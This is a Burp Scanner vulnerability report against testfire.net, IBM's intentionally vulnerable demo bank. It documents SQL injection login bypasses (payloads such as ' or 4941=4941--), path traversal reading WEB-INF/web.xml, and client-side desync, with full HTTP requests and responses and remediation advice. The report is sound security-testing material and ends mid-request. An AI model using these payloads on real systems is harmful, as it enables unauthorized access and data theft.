
Burp Scanner Report

Summary

The table below shows the numbers of issues identified in different categories. Issues are classified according to severity as High, Medium, Low, Information or False Positive. This reflects the likely impact of each issue for a typical organization. Issues are also classified according to confidence as Certain, Firm or Tentative. This reflects the inherent reliability of the technique that was used to identify the issue.

		Confidence			
		Certain	Firm	Tentative	Total
Severity	High	5	6	2	13
	Medium	1	0	0	1
	Low	7	2	4	13
	Information	19	7	6	32
	False Positive	0	0	0	0

The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence level of Certain, and the bars fade as the confidence level falls.



Contents

---

1. SQL injection

There are 2 instances of this issue:

- /doLogin [passw parameter]
- /doLogin [uid parameter]

Issue background

SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query.

A wide range of damaging attacks can often be delivered via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.

Issue remediation

The most effective way to prevent SQL injection attacks is to use parameterized queries (also known as prepared statements) for all database access. This method uses two steps to incorporate potentially tainted data into SQL queries: first, the application specifies the structure of the query, leaving placeholders for each item of user input; second, the application specifies the contents of each placeholder. Because the structure of the query has already been defined in the first step, it is not possible for malformed data in the second step to interfere with the query structure. You should review the documentation for your database and application platform to determine the appropriate APIs which you can use to perform parameterized queries. It is strongly recommended that you parameterize *every* variable data item that is incorporated into database queries, even if it is not obviously tainted, to prevent oversights occurring and avoid vulnerabilities being introduced by changes elsewhere within the code base of the application.

You should be aware that some commonly employed and recommended mitigations for SQL injection vulnerabilities are not always effective:

- One common defense is to double up any single quotation marks appearing within user input before incorporating that input into a SQL query. This defense is designed to prevent malformed data from terminating the string into which it is inserted. However, if the data being incorporated into queries is numeric, then the defense may fail, because numeric data may not be encapsulated within quotes, in which case only a space is required to break out of the data context and interfere with the query. Further, in second-order SQL injection attacks, data that has been safely escaped when initially inserted into the database is subsequently read from the database and then passed back to it again. Quotation marks that have been doubled up initially will return to their original form when the data is reused, allowing the defense to be bypassed.

- Another often cited defense is to use stored procedures for database access. While stored procedures can provide security benefits, they are not guaranteed to prevent SQL injection attacks. The same kinds of vulnerabilities that arise within standard dynamic SQL queries can arise if any SQL is dynamically constructed within stored procedures. Further, even if the procedure is sound, SQL injection can arise if the procedure is invoked in an unsafe manner using user-controllable data.

References

- Web Security Academy: SQL injection
- Using Burp to Test for Injection Flaws
- Web Security Academy: SQL Injection Cheat Sheet

Vulnerability classifications

- CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
- CWE-94: Improper Control of Generation of Code ('Code Injection')
- CWE-116: Improper Encoding or Escaping of Output
- CAPEC-66: SQL Injection

1.1. http://testfire.net/doLogin [passw parameter]

Summary

Severity:	**High**
Confidence:	**Firm**
Host:	**http://testfire.net**
Path:	**/doLogin**

Issue detail

The **passw** parameter appears to be vulnerable to SQL injection attacks. The payloads **86969475' or '3113'='3113** and **86397875' or '9915'='9919** were each submitted in the passw parameter. These two requests resulted in different responses, indicating that the input is being incorporated into a SQL query in an unsafe way.

Note that automated difference-based tests for SQL injection flaws can often be unreliable and are prone to false positive results. You should manually review the reported requests and responses to confirm whether a vulnerability is actually present.

Request 1

```
POST /doLogin HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=D062A3E5A99D3C4189C0AE4923D5217A
Origin: http://testfire.net
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/login.jsp
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 49

uid=XqbMjEjY&passw=h6M!i0d!R486969475'%20or%20'3113'%3d'3113&btnSubmit=Login
```

Response 1

```
HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Language: en
Content-Length: 1004
Date: Mon, 25 Sep 2023 07:27:06 GMT
Connection: close

<!doctype html><html lang="en"><head><title>HTTP Status 500 ... Internal Server Error</title><style type="text/css">H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}</style></head><body><h1>HTTP Status 500 ... Internal Server Error</h1><hr class="line" /><p><b>Type</b> Status Report</p><p><b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the request.</p><hr class="line" /><h3>Apache Tomcat/7.0.92</h3></body>
...[SNIP]...
```

Request 2

```
POST /doLogin HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=66AA76383FA4D10F8A405A1043CE131A
Origin: http://testfire.net
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/login.jsp
```

```
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 49

uid=ieOuokaH&passw=u2V!p5h!Z286397875'%20or%20'9915'%3d'9919&btnSubmit=Login
```

Response 2

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 07:27:09 GMT
Connection: close
Content-Length: 8622




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
   <title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
      <tr>
      <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
         <td align="right" valign="top">
         <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact
Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
         </td>
      </tr>
      <tr>
         <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
      </tr>
   </table>
  </form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a
id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm" >PERSONAL</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL BUSINESS</a></div></td>
<td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
</tr>
<tr>

<!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
<td valign="top" class="cc br bb">
<br style="line-height: 10px;"/>

<a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
<ul class="sidebar">
<li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
<li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
<li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
<li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
<li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
<li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
</ul>

<a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
<ul class="sidebar">
<li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
<li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
<li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
<li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a></li>
<li><a id="MenuHyperLink11" href="index.jsp?content=business_retirement.htm">Retirement</a></li>
<li><a id="MenuHyperLink12" href="index.jsp?content=business_other.htm">Other Services</a></li>
</ul>

<a id="CatLink3" class="subheader" href="index.jsp?content=inside.htm">INSIDE ALTORO MUTUAL</a>
<ul class="sidebar">
<li><a id="MenuHyperLink13" href="index.jsp?content=inside_about.htm">About Us</a></li>
<li><a id="MenuHyperLink14" href="index.jsp?content=inside_contact.htm">Contact Us</a></li>
<li><a id="MenuHyperLink15" href="cgi.exe">Locations</a></li>
<li><a id="MenuHyperLink16" href="index.jsp?content=inside_investor.htm">Investor Relations</a></li>
```

```
<li><a id="MenuHyperLink17" href="index.jsp?content=inside_press.htm">Press Room</a></li>
<li><a id="MenuHyperLink18" href="index.jsp?content=inside_careers.htm">Careers</a></li>
        <li><a id="MenuHyperLink19" href="subscribe.jsp">Subscribe</a></li>
</ul>
</td>
<!-- TOC END -->

<td valign="top" colspan="3" class="bb">
      <div class="fl" style="width: 99%;">

      <h1>Online Banking Login</h1>

      <!-- To get the latest admin login, please contact SiteOps at 415-555-6159 -->
      <p><span id="_ctl0__ctl0_Content_Main_message" style="color:#FF0066;font-size:12pt;font-weight:bold;">
      Login Failed: We're sorry, but this username or password was not found in our system. Please try again.
      </span></p>

      <form action="doLogin" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
       <table>
       <tr>
       <td>
       Username:
       </td>
       <td>
       <input type="text" id="uid" name="uid" value="" style="width: 150px;">
       </td>
       <td>
       </td>
       </tr>
       <tr>
       <td>
       Password:
       </td>
       <td>
       <input type="password" id="passw" name="passw" style="width: 150px;">
       </td>
       </tr>
       <tr>
       <td></td>
       <td>
       <input type="submit" name="btnSubmit" value="Login">
       </td>
       </tr>
       </table>
      </form>

      </div>

      <script type="text/javascript">
         function setfocus() {
          if (document.login.uid.value=="") {
             document.login.uid.focus();
          } else {
             document.login.passw.focus();
          }
         }

         function confirminput(myform) {
          if (myform.uid.value.length && myform.passw.value.length) {
          return (true);
          } else if (!(myform.uid.value.length)) {
          myform.reset();
          myform.uid.focus();
          alert ("You must enter a valid username");
          return (false);
          } else {
          myform.passw.focus();
          alert ("You must enter a valid password");
          return (false);
          }
         }
         window.onload = setfocus;
      </script>
</td>
</div>



<!-- BEGIN FOOTER -->


</tr>
</table>
<div id="footer" style="width: 99%;">
<a id="HyperLink5" href="/index.jsp?content=privacy.htm">Privacy Policy</a>
  |  
<a id="HyperLink6" href="/index.jsp?content=security.htm">Security Statement</a>
  |  
<a id="HyperLink6" href="/status_check.jsp">Server Status Check</a>
  |  
<a id="HyperLink6" href="/swagger/index.html">REST API</a>
  |  
&copy; 2023 Altoro Mutual, Inc.
<span style="color:red;font-weight:bold;font-style:italic;float:right">This web application is open source!<span style="color:black;font-style:italic;font-weight:normal;float:right"> 
<a href="https://github.com/AppSecDev/AltoroJ/">Get your copy from GitHub</a> and take advantage of advanced features</span></span>
   <br><br><br>
<div class="disclaimer">
The AltoroJ website is published by IBM Corporation for the sole purpose of
demonstrating the effectiveness of IBM products in detecting web application
vulnerabilities and website defects. This site is not a real banking site. Similarities,
if any, to third party products and/or websites are purely coincidental. This site is
provided "as is" without warranty of any kind, either express or implied. IBM does
not assume any risk in relation to your use of this website. For more information,
please go to <a id="HyperLink7" href="http://www-142.ibm.com/software/products/us/en/subcategory/SWI10" >http://www-
```

```
142.ibm.com/software/products/us/en/subcategory/SWI10</a>.<br /><br />

Copyright &copy; 2008, 2023, IBM Corporation, All rights reserved.
</div>
</div>

</body>
</html>
<!-- END FOOTER -->
```

1.2. http://testfire.net/doLogin [uid parameter]

Summary

Severity:	**High**
Confidence:	**Firm**
Host:	**http://testfire.net**
Path:	**/doLogin**

Issue detail

The **uid** parameter appears to be vulnerable to SQL injection attacks. The payloads **99271950' or 4941=4941--** and **92364394' or 9975=9982--** were each submitted in the uid parameter. These two requests resulted in different responses, indicating that the input is being incorporated into a SQL query in an unsafe way.

Note that automated difference-based tests for SQL injection flaws can often be unreliable and are prone to false positive results. You should manually review the reported requests and responses to confirm whether a vulnerability is actually present.

Request 1

```
POST /doLogin HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=FB5E04B640BCCAFB4508367F211CDFB0
Origin: http://testfire.net
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/login.jsp
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 49

uid=nBaZwsNN99271950'%20or%204941%3d4941--%20&passw=r1Y%21n1f%21T5&btnSubmit=Login
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6706
Date: Mon, 25 Sep 2023 07:12:58 GMT
Connection: close


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1
...[SNIP]...
<a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font>
...[SNIP]...
<a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a>
...[SNIP]...
<div id="wrapper" style="width: 99%;">
  <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


<td valign="top" class="cc br bb">
...[SNIP]...
<br style="line-height: 10px;"/>
<b>I WANT TO ...</b>
<ul class="sidebar">
...[SNIP]...
<a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a>
...[SNIP]...
<a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a>
...[SNIP]...
<a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
        <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

<li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a>
...[SNIP]...
<a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
```

```
</ul>

      <span id="_ctl0__ctl0_Content_Administration">
         <br style="line-height: 10px;"/>
         <b>ADMINISTRATION</b>
         <ul class="sidebar">
            <li><a href="/admin/admin.jsp">Edit Users</a></li>

         </ul>
      </span>

</td>
<!-- MEMBER TOC END -->
  <td valign="top" colspan="3" class="bb">

      <div class="fl" style="width: 99%;">



      <h1>Hello Admin User
       </h1>

      <p>
       Welcome to Altoro Mutual Online.
      </p>
...[SNIP]...
<table border="0">
       <TR valign="top">
       <td>View Account Details:</td>
       <td align="left">
          <select size="1" name="listAccounts" id="listAccounts">
             <option value="800000" >800000 Corporate</option>
<option value="800001" >800001 Checking</option>
<option value="800002" >800002 Savings</option>
<option value="800003" >800003 Checking</option>
<option value="800004" >800004 Savings</option>
<option value="800005" >800005 Checking</option>
<option value="800006" >800006 Savings</option>
<option value="800007" >800007 Checking</option>
<option value="4539082039396288" >4539082039396288 Credit Card</option>
<option value="4485983356242217" >4485983356242217 Credit Card</option>

          </select>
       <input type="submit" id="btnGetAccount" value=" GO ">
       </td>
       </tr>
       <tr>
       <td colspan="2"><span id="_ctl0__ctl0_Content_Main_promo"><table width=590 border=0><tr><td><h2>Congratulations! </h2></td></tr><tr><td>You have been pre-approved
for an Altoro Gold Visa with a credit limit of $10000!</td></tr><tr><td>Click <a href='apply.jsp'>Here</a> to apply.</td></tr></table></span></td>
...[SNIP]...
</table>
      </form>
...[SNIP]...
<!-- END FOOTER -->
```

Request 2

```
POST /doLogin HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=98A2C9D983055E81176CB02B25DF17D1
Origin: http://testfire.net
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/login.jsp
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 49

uid=JwubveiC92364394'%20or%209975%3d9982--%20&passw=c8Z%21a1w%21A2&btnSubmit=Login
```

Response 2

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 07:13:12 GMT
Connection: close
Content-Length: 8622


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1
...[SNIP]...
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font>
...[SNIP]...
<a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a>
...[SNIP]...
<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
<td valign="top" class="cc br bb">
```

```
...[SNIP]...
<br style="line-height: 10px;"/>

<a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
<ul class="sidebar">
...[SNIP]...
<a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a>
...[SNIP]...
<a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a>
...[SNIP]...
<a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a>
...[SNIP]...
<a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
<li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
<li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
</ul>

<a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
<ul class="sidebar">
<li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
<li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
<li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
<li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a></li>
<li><a id="MenuHyperLink11" href="index.jsp?content=business_retirement.htm">Retirement</a></li>
<li><a id="MenuHyperLink12" href="index.jsp?content=business_other.htm">Other Services</a></li>
</ul>

<a id="CatLink3" class="subheader" href="index.jsp?content=inside.htm">INSIDE ALTORO MUTUAL</a>
<ul class="sidebar">
<li><a id="MenuHyperLink13" href="index.jsp?content=inside_about.htm">About Us</a></li>
<li><a id="MenuHyperLink14" href="index.jsp?content=inside_contact.htm">Contact Us</a></li>
<li><a id="MenuHyperLink15" href="cgi.exe">Locations</a></li>
<li><a id="MenuHyperLink16" href="index.jsp?content=inside_investor.htm">Investor Relations</a></li>
<li><a id="MenuHyperLink17" href="index.jsp?content=inside_press.htm">Press Room</a></li>
<li><a id="MenuHyperLink18" href="index.jsp?content=inside_careers.htm">Careers</a></li>
        <li><a id="MenuHyperLink19" href="subscribe.jsp">Subscribe</a></li>
</ul>
</td>
<!-- TOC END -->

<td valign="top" colspan="3" class="bb">
      <div class="fl" style="width: 99%;">
...[SNIP]...
<h1>Online Banking Login</h1>

      <!-- To get the latest admin login, please contact SiteOps at 415-555-6159 -->
      <p><span id="_ctl0__ctl0_Content_Main_message" style="color:#FF0066;font-size:12pt;font-weight:bold;">
      Login Failed: We're sorry, but this username or password was not found in our system. Please try again.
      </span></p>

      <form action="doLogin" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
...[SNIP]...
<table>
       <tr>
       <td>
       Username:
       </td>
       <td>
       <input type="text" id="uid" name="uid" value="" style="width: 150px;">
       </td>
       <td>
       </td>
       </tr>
       <tr>
       <td>
       Password:
       </td>
       <td>
       <input type="password" id="passw" name="passw" style="width: 150px;">
       </td>
       </tr>
...[SNIP]...
<tr>
       <td></td>
       <td>
       <input type="submit" name="btnSubmit" value="Login">
       </td>
       </tr>
...[SNIP]...
</form>

      </div>

      <script type="text/javascript">
         function setfocus() {
          if (document.login.uid.value=="") {
             document.login.uid.focus();
          } else {
             document.login.passw.focus();
          }
         }

         function confirminput(myform) {
          if (myform.uid.value.length && myform.passw.value.length) {
          return (true);
          } else if (!(myform.uid.value.length)) {
          myform.reset();
          myform.uid.focus();
          alert ("You must enter a valid username");
          return (false);
          } else {
          myform.passw.focus();
          alert ("You must enter a valid password");
          return (false);
```

```
        }
        }
        window.onload = setfocus;
    </script>
</td>
...[SNIP]...
```

---

2. File path manipulation

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**http://testfire.net**
Path:	**/index.jsp**

Issue detail

The **content** parameter appears to be vulnerable to file path manipulation attacks.

The payload **../WEB-INF/web.xml** was submitted in the content parameter. The file WEB-INF/web.xml was returned.

Issue background

File path manipulation vulnerabilities arise when user-controllable data is placed into a file or URL path that is used on the server to access local resources, which may be within or outside the web root. If vulnerable, an attacker can modify the file path to access different resources, which may contain sensitive information. Even where an attack is constrained within the web root, it is often possible to retrieve items that are normally protected from direct access, such as application configuration files, the source code for server-executable scripts, or files with extensions that the web server is not configured to serve directly.

Issue remediation

Ideally, application functionality should be designed in such a way that user-controllable data does not need to be placed into file or URL paths in order to access local resources on the server. This can normally be achieved by referencing known files via an index number rather than their name.

If it is considered unavoidable to place user data into file or URL paths, the data should be strictly validated against a whitelist of accepted values. Note that when accessing resources within the web root, simply blocking input containing file path traversal sequences (such as dot-dot-slash) is not always sufficient to prevent retrieval of sensitive information, because some protected items may be accessible at the original path without using any traversal sequences.

References

- Web Security Academy: Directory traversal

Vulnerability classifications

- CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
- CWE-23: Relative Path Traversal
- CWE-35: Path Traversal: '.../...//'
- CWE-36: Absolute Path Traversal
- CAPEC-126: Path Traversal

Request 1

```
GET /index.jsp?content=..%2fWEB-INF%2fweb.xml HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=B8CFF6745F9E8C6109A3016DAEA32E49
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 07:11:26 GMT
Connection: close
Content-Length: 14471


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns="http://java.sun.com/xml/ns/javaee" xmlns:web="http://java.sun.com/xml/ns/javaee"
xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http
...[SNIP]...
```

---

3. Client-side desync

There are 2 instances of this issue:

- http://testfire.net/cgi.exe
- https://testfire.net/

Issue background

Client-side desync (CSD) vulnerabilities occur when a web server fails to correctly process the Content-Length of POST requests. By exploiting this behavior, an attacker can force a victim's browser to desynchronize its connection with the website, typically leading to XSS.

Issue remediation

You can resolve this vulnerability by patching the server so that it either processes POST requests correctly, or closes the connection after handling them. You could also disable connection reuse entirely, but this may reduce performance. You can also resolve this issue by enabling HTTP/2.

References

- HTTP Request Smuggling
- Browser-Powered Desync Attacks

Vulnerability classifications

- CWE-444: Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling')
- CAPEC-33: HTTP Request Smuggling

3.1. http://testfire.net/cgi.exe

Summary

Severity:	**High**
Confidence:	**Tentative**
Host:	**http://testfire.net**
Path:	**/cgi.exe**

Issue detail

The server appears to be vulnerable to client-side desync attacks. A POST request was sent to the path '/cgi.exe' with a second request sent as the body. The server ignored the Content-Length header and did not close the connection, leading to the smuggled request being interpreted as the next request.

Request 1

```
POST /cgi.exe HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: keep-alive
Cache-Control: max-age=0
Cookie: JSESSIONID=C4C6AF1C3A29CE6A058296EC8182544C
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
Content-Type: application/x-www-form-urlencoded
```

Response 1

```
HTTP/1.1 404 Not Found
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6922
Date: Mon, 25 Sep 2023 07:06:27 GMT


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org
...[SNIP]...
```

Request 2

```
GET /cgi.exe HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=C4C6AF1C3A29CE6A058296EC8182544C
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/
